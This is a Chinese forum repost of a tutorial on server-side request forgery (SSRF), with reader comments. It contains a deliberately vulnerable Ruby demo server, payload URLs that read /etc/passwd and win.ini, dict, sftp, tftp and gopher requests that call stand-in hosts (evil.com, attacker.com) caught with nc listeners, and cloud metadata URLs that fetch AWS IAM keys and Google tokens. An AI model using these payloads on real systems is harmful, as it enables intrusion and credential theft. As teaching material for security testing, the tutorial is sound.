
SSRF-服务器端请求伪造(类型和利用方法)第1部分

惊鸿一瞥最是珍贵 / 2019-01-14 09:17:00 / 浏览数 3961 技术文章 翻译文章 顶(0) 踩(0)

(如果有错误，请忽略！)
首先重点！！
什么是SSRF？
SSRF是指攻击者从一个具有漏洞的web应用中发送的一个伪造的请求的攻击。
首先介绍一种简单的方式以—-攻击者要求服务器为他获取一个URL
例如

```
GET /?url=http://google.com/ HTTP/1.1
Host: example.com
```

在这里，example.com从它的服务器获取http://google.com



目录

1.SSRF的类型
2.测试用例
3.绕过白名单和黑名单
4.实例

1.SSRF的类型
i. 显示对攻击者的响应（Basic）
ii.不显示响应（Blind)

i.Basic
如前所述，它显示对攻击者的响应，因此在服务器获取攻击者要求的URL后，它将把响应发送回攻击者。
DEMO(使用Ruby)。
安装以下包并运行代码

```
gem install sinatra
```

```
require 'sinatra'
require 'open-uri'

get '/' do
 format 'RESPONSE: %s', open(params[:url]).read
end
```

上面的代码将打开本地服务器端口4567(取自Jobert的POST)

：http://localhost:4567/?url=contacts 将打开联系人文件并在前端显示响应
:http://localhost:4567/?url=/etc/passwd 将打开etc/passwd并响应服务
：http://localhost:4567/?url=https://google.com 将在服务器上请求google.com并显示响应
我们可以用SSRF做些什么？ -
SSRF到反射XSS
尝试利用URL访问内部资源并使服务器执行操作
(file:///, dict://, ftp://, gopher://..)
我们可以扫描内部网络和端口
如果它在云实例上运行，则尝试获取元数据
只需从具有内容类型为html的恶意payload的外部站点获取文件。
Example - http://localhost:4567/?url=http://brutelogic.com.br/poc.svg
测试URL模式 -
当我们发现ssrf时，首先要做的是测试所有工作正常的包装器。

```
file:///
dict://
sftp://
ldap://
tftp://
gopher://
```

file:// -

File是用来从文件系统获取文件

```
http://example.com/ssrf.php?url=file:///etc/passwd
http://example.com/ssrf.php?url=file:///C:/Windows/win.ini
```

如果服务器阻止对外部站点或白名单的http请求，您可以简单地使用以下URL模式来发出请求:
dict:// -
DICT URL方案用于表示使用DICT协议可用的定义或单词列表：

```
http://example.com/ssrf.php?dict://evil.com:1337/

evil.com:$ nc -lvp 1337
Connection from [192.168.0.12] port 1337 [tcp/*] accepted (family 2, sport 31126)
CLIENT libcurl 7.40.0
```

sftp:// -
Sftp代表SSH文件传输协议，或安全文件传输协议，是SSH的内含协议，在安全连接上与SSH类似。

```
http://example.com/ssrf.php?url=sftp://evil.com:1337/

evil.com:$ nc -lvp 1337
Connection from [192.168.0.12] port 1337 [tcp/*] accepted (family 2, sport 37146)
SSH-2.0-libssh2_1.4.2
```

ldap:// or ldaps:// or ldapi:// -
LDAP代表轻量级目录访问协议。它是一种通过IP网络管理和访问分布式目录信息服务的应用协议。

```
http://example.com/ssrf.php?url=ldap://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?url=ldaps://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?url=ldapi://localhost:1337/%0astats%0aquit
```


tftp:// -
简单文件传输协议是一种简单的锁步文件传输协议，它允许客户端从远程主机获取文件或将文件放到远程主机上。

```
http://example.com/ssrf.php?url=tftp://evil.com:1337/TESTUDPPACKET

evil.com:# nc -lvup 1337
Listening on [0.0.0.0] (family 0, port 1337)
TESTUDPPACKEToctettsize0blksize512timeout3
```

gopher:// -
Gopher是一种分布式的文档传递服务。它允许用户以无缝的方式探索、搜索和检索驻留在不同位置的信息。

```
http://example.com/ssrf.php?url=http://attacker.com/gopher.php
gopher.php (host it on acttacker.com):-
<?php
  header('Location: gopher://evil.com:1337/_Hi%0Assrf%0Atest');
?>

evil.com:# nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [192.168.0.12] port 1337 [tcp/*] accepted (family 2, sport 49398)
Hi
ssrf
test
```

更多信息请参阅此处
扫描内部网络和端口 -
如果他们在局域网中运行某些服务器（Kibana，Elastic Search，MongoDB ……）会怎样
由于防火墙的限制，我们不能直接从互联网上访问。



我们使用SSRF访问它们。

攻击者运行内部IP和端口扫描，了解有关目标的更多信息，并将其用于进一步攻击。

这有时会导致远程代码执行。
比如 发现了一个内部主机，其运行了一个人尽皆知的具有RCE的过时软件，我们可以在这里使用它来执行代码，对于其他漏洞也是如此。

云实例

Amazon:
如果您在Amazon Cloud中发现SSRF，，
Amazon将公开一个内部服务，每个EC2实例都可以查询关于主机的实例元数据。如果您发现在EC2上运行的SSRF漏洞，请尝试请求:

```
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/user-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/IAM_USER_ROLE_HERE
http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
```

这将为我们提供很丰富的信息，如Aws密钥、ssh密钥等
请参阅POC- #285380， #53088
例如:-
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/[INJECTION PAYLOAD]
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/
Google Cloud -
谷歌也一样。

```
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token
http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json
```

进一步利用可能导致实例接管。
参阅 # 341876
Digital Ocean -
关于元数据的概述
`http://169.254.169.254/metadata/v1.json`
对于其他云实例，您可以参考此处
./第1部分结束。

■■ `https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978`

点击收藏 | 5 关注 | 1
上一篇：从做题到出题再到做题三部曲-TEA(中) 下一篇：jQuery-File-Uploa...
1. 3 条回复


左右 2019-03-27 21:23:00

tql，从表哥这收获了很多

0 回复Ta


docker3143**** 2019-03-27 21:33:39

毫不吝啬，再给大佬一个赞

0 回复Ta

Caprix 2019-05-04 10:26:26

https://cloud.tencent.com/developer/article/1404475似乎。。完全一样的诶

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板